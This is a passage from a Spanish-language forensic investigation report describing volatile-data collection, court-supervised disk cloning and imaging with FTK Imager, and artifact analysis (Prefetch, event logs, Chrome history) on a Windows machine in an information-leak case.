
El primer paso a realizar es lanzar una serie de comandos desde la terminal de Windows para recopilar cierta información sobre las redes del equipo.

Con el comando `date`, se obtiene la fecha y hora en la que se ha intervenido el equipo.



Con `netstat` vemos las conexiones del equipo. Al tratarse de un resultado con muchas líneas, lo he incluido en el Anexo III.

Con ipconfig obtenemos la configuración del protocolo TCP/IP



```
C:\WINDOWS\system32\cmd.exe

C:\Users\Futuro3000>ipconfig


Configuración IP de Windows

Adaptador de Ethernet Ethernet0:

    Sufijo DNS específico para la conexión. . . : localdomain
    Vinculo: dirección IPv6 local. . . : fe80::f8cb:6a54:c64a:edf3%3
    Dirección IPv4. . . . . : 192.168.179.131
    Máscara de subred. . . . . : 255.255.255.0
    Puerta de enlace predeterminada. . . . . : 192.168.179.2

C:\Users\Futuro3000>
```

Con nbtstat -n podemos ver las conexiones NetBios sobre TCP/IP.



```
C:\WINDOWS\system32\cmd.exe

C:\Users\Futuro3000>nbtstat -n

Ethernet0:
Dirección IP del nodo: [192.168.179.131] Id. de ámbito : []

    Tabla de nombres locales NetBIOS

    Nombre                Tipo        Estado
    -----
    DESKTOP-ET51LUS<00>    Único       Registrado
    DESKTOP-ET51LUS<20>    Único       Registrado
    WORKGROUP               <00>        Grupo       Registrado

C:\Users\Futuro3000>
```

Con arp -a mostramos las tablas ARP del sistema.

```
C:\WINDOWS\system32\cmd.exe

C:\Users\Futuro3000>arp -a

Interfaz: 192.168.179.131 --- 0x3
Dirección de Internet      Dirección física      Tipo
192.168.179.2              00-50-56-e0-00-a9    dinámico
192.168.179.130            00-0c-29-b3-9d-61    dinámico
192.168.179.255            ff-ff-ff-ff-ff-ff    estático
224.0.0.22                 01-00-5e-00-00-16    estático
224.0.0.251                01-00-5e-00-00-fb    estático
224.0.0.252                01-00-5e-00-00-fc    estático
239.255.255.250            01-00-5e-7f-ff-fa    estático
255.255.255.255            ff-ff-ff-ff-ff-ff    estático

C:\Users\Futuro3000>
```

Si se ejecuta `sc query`, se obtiene los servicios de Windows. Ver Anexo IV. Y si se ejecuta `net share` el sistema muestra los recursos compartidos.

```
C:\WINDOWS\system32\cmd.exe

C:\Users\Futuro3000>net share


Nombre      Recurso      Descripción
-----
C$          C:\          Recurso predeterminado
IPC$        C:\          IPC remota
ADMIN$      C:\WINDOWS   Admin remota
Se ha completado el comando correctamente.

C:\Users\Futuro3000>
```

Con el comando `tasklist` he obtenido la lista de procesos en ejecución en el momento de la intervención del sistema, dicha lista se muestra en el Anexo V.

Llega el momento de aplicar una serie de aplicaciones al sistema para recuperar información volátil, y datos de algunos archivos que el Sistema Operativo no permite copiar.

Con la aplicación Dumpit.exe es posible crear un fichero con el volcado de la memoria RAM. Este pesa algo más de 5 gigabytes.




```
C:\Users\Futuro3000\Downloads\memoria\Dumpit.exe
Dumpit - v1.3.2.20110401 - One click memory memory dumper
Copyright (c) 2007 - 2011, Matthieu Suiche <http://www.msuiche.net>
Copyright (c) 2010 - 2011, MoonSols <http://www.moonsols.com>

Address space size:      5368709120 bytes ( 5120 Mb)
Free space size:        45716742144 bytes ( 43598 Mb)

* Destination = \\?\C:\Users\Futuro3000\Downloads\memoria\DESKTOP-ET51LUS-20211025-162713.raw

--> Are you sure you want to continue? [y/n] y
+ Processing... Success.
```

Con el programa netUsers es posible ver los usuarios conectados al sistema.



```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows [Versión 10.0.19042.1288]
(c) Microsoft Corporation. Todos los derechos reservados.

C:\Users\Futuro3000>cd C:\Users\Futuro3000\Downloads\netusers
C:\Users\Futuro3000\Downloads\netusers>netUsers.exe

-----
Current users logged on locally at DESKTOP-ET51LUS:
-----

The command completed successfully.
C:\Users\Futuro3000\Downloads\netusers>
```

Con el comando REG EXPORT se obtienen varios archivos con la información del registro de sistema. Tras ejecutar estos comandos se han obtenido los siguientes archivos: hkcc.reg, hkcr.reg, hkcu.reg, hklm.reg y hku.reg. En ellos se contiene toda la información del registro de Windows del terminal de Isabel.

3.3.2 Clonado de disco.

Al tener ya los datos volátiles recogidos, es preciso realizar un clonado del disco. Es importante recordar, que los discos duros se encuentran ya en sede judicial, pero en este punto nos resulta interesante el clonado para poder analizar los discos en busca de más evidencias.

Esta búsqueda nos ayudará a elaborar el informe que posteriormente deberá defender nuestro perito en el juicio, si finalmente el responsable es detenido y procesado.

El proceso es sencillo, Futuro 3000 como querellante, solicitará por escrito al juzgado que instruye la causa la diligencia de clonado, a través de su representación legal. Para garantizar la cadena de custodia, dicha diligencia se llevará a cabo en sede judicial, bajo la supervisión del Letrado de la Administración de Justicia (otrora llamado Secretario Judicial), que dará fe pública de que se cumplen todas las garantías procesales con el fin de no invalidar el material probatorio. De expresada diligencia se ha levantado acta con la actuación llevada a cabo, firma de los intervinientes, fecha y hora de la actuación, y dicho documento ha sido incorporado al expediente judicial.


La máquina clonadora se encuentra en sede judicial y los discos duros que actuarán como copias ha de llevarlos Futuro 3000. Los discos duros han de ser idénticos en tamaño, geometría y capacidad.

Una vez que ha sido llevado a cabo el clonado por hardware en sede judicial y ya en nuestras oficinas, realizaremos un clonado por software, para entregar una copia a Futuro 3000, y quedarnos con otra para analizar.


Para ello, se conecta en un PC el disco duro físico clonado. Con el equipo arrancado descargamos la aplicación AccessData FTK Imager. Es preciso recordar, que para que el Sistema Operativo de nuestra máquina física reconozca el disco duro, hay

que conectarlo por SATA y alimentarlo, para ello, nuestro laboratorio cuenta con un adaptador.


Ya en la aplicación AccessData FTK imager, hacemos click en File->create disk image, y el programa nos solicitará la fuente desde la que queremos clonar. En el entorno real habría que seleccionar Physical Drive y apuntar al disco duro clonado, pero en entorno voy a hacer la copia del propio disco, por lo que selecciono la opción Logical Drive-> c: [NTSC].





Para el tipo de copia, elijo Raw (db) que luego podré acceder fácilmente desde un entorno Linux.



El programa exige una identificación única y otra serie de metadatos que son cumplimentados. Y por último debemos indicarlo la fuente destino que como es lógico no puede ser el mismo sistema que se está clonando, por lo que alojaré la copia forense en un disco SSD.



Una última precisión, para una copia forense en entorno real, y más si cabe, si el asunto se encuentra judicializado hay que marcar la casilla Verify image after they are created. Esta casilla firmará digitalmente la copia para acreditar que se trata de una copia íntegra del disco.



3.4 ANÁLISIS.


3.4.1 Análisis de artefactos

Con la herramienta WinPrefetchView es posible llevar a cabo una revisión de todos los archivos contenidos en la carpeta Prefetch de Windows.

Prefetch es un servicio que optimiza la carga del Sistema Operativo almacenando en un conjunto de microarchivos una determinada información basándonos en el seguimiento de aplicaciones que se ejecutan de forma preferente.

Es porque funciona como una especie de mini cache, lo que permite agilizar el arranque del Sistema Operativo Windows.

Tras revisar los archivos de la carpeta Prefetch no se encuentra nada reseñable.




The screenshot shows the WinPrefetchView application window. It displays a table of prefetch files with columns: Filename, Created Time, Modified Time, File Size, Process EXE, Process Path, Run Counter, and Last Run. The table lists 190 files, including SMARTSCREEN.EXE, SOFTWARE_REPORTER_TOOL.EXE, SPPEXTCOMOBJ.EXE, SPPSVC.EXE, STARTMENUEXPERIENCEHOST.EXE, and several instances of SVCHOST.EXE. The bottom status bar indicates '190 Files, 1 Selected' and provides the NirSoft Freeware website URL.

Filename	Created Time	Modified Time	File Size	Process EXE	Process Path	Run Counter	Last Run
SMARTSCREEN.EXE-3A39E32D.pf	10/10/2021 15:53...	10/11/2021 17:48...	14.673			0	
SOFTWARE_REPORTER_TOOL.EXE-AD560A8B.pf	10/11/2021 17:48...	10/11/2021 17:48...	5.172			0	
SPPEXTCOMOBJ.EXE-3F878F80.pf	10/11/2021 18:31...	10/11/2021 18:31...	4.446			0	
SPPSVC.EXE-7B160CA5.pf	28/09/2021 19:50...	10/11/2021 18:31...	12.288			0	
STARTMENUEXPERIENCEHOST.EXE-E6A3FE66.pf	28/09/2021 19:49...	25/10/2021 17:39...	43.432			0	
SVCHOST.EXE-017A6395.pf	31/10/2021 20:23...	31/10/2021 20:23...	2.303			0	
SVCHOST.EXE-06D8112E.pf	10/10/2021 15:52...	10/11/2021 18:00...	13.917			0	
SVCHOST.EXE-2A6F3879.pf	25/10/2021 16:18...	31/10/2021 19:20...	5.983			0	
SVCHOST.EXE-38BE90DD.pf	10/10/2021 16:03...	10/11/2021 18:15...	4.551			0	
SVCHOST.EXE-38F65F84.pf	13/10/2021 17:15...	10/11/2021 17:40...	6.420			0	
SVCHOST.EXE-3FC5543E.pf	10/11/2021 18:00...	10/11/2021 18:00...	4.235			0	
SVCHOST.EXE-469DC83C.pf	28/09/2021 19:59...	10/11/2021 18:30...	16.434			0	
SVCHOST.EXE-46FACB76.pf	10/10/2021 16:49...	10/11/2021 17:39...	16.289			0	
SVCHOST.EXE-558D6B62.pf	31/10/2021 19:30...	31/10/2021 19:30...	4.814			0	
SVCHOST.EXE-578FFE64.pf	10/10/2021 16:59...	10/11/2021 18:00...	4.743			0	
SVCHOST.EXE-60F5DE3F.pf	28/09/2021 19:59...	10/11/2021 18:30...	5.946			0	
SVCHOST.EXE-64E9D902.pf	31/10/2021 19:30...	31/10/2021 19:30...	4.919			0	

Visor de eventos:

Al escribir en la ejecución de Windows el comando eventvwr.msc se abre el visor de eventos con el cual es posible comprobar los logs del registro de Windows y del registro de Aplicaciones, pero nuevamente, no encontramos nada reseñable:



En este caso práctico, el analista forense conoce lo que ha sucedido en el equipo infectado, y lo normal sería que no fuese así. No obstante, un analista forense con experiencia ya podría deducir a estas alturas que los sistemas críticos del sistema Operativo no han sido comprometidos. Por tanto, la fuga de información va a tener un gran componente de ingeniería social, por lo que pese a ser interesante, hay que descartar el análisis del registro de Windows.

Tras la entrevista con los miembros del departamento Facebook, sabemos que el único navegador web que utilizan es Google Chrome, por lo que será preciso analizar su historial. El archivo History de Google Chrome se ubica en la carpeta %userprofile%\AppData\Local\Google\Chrome\UserData\Default y es posible acceder a su contenido con cualquier programa de gestión SQL. En mi caso, he descargado el complemento SQLite Manager para Mozilla Firefox.

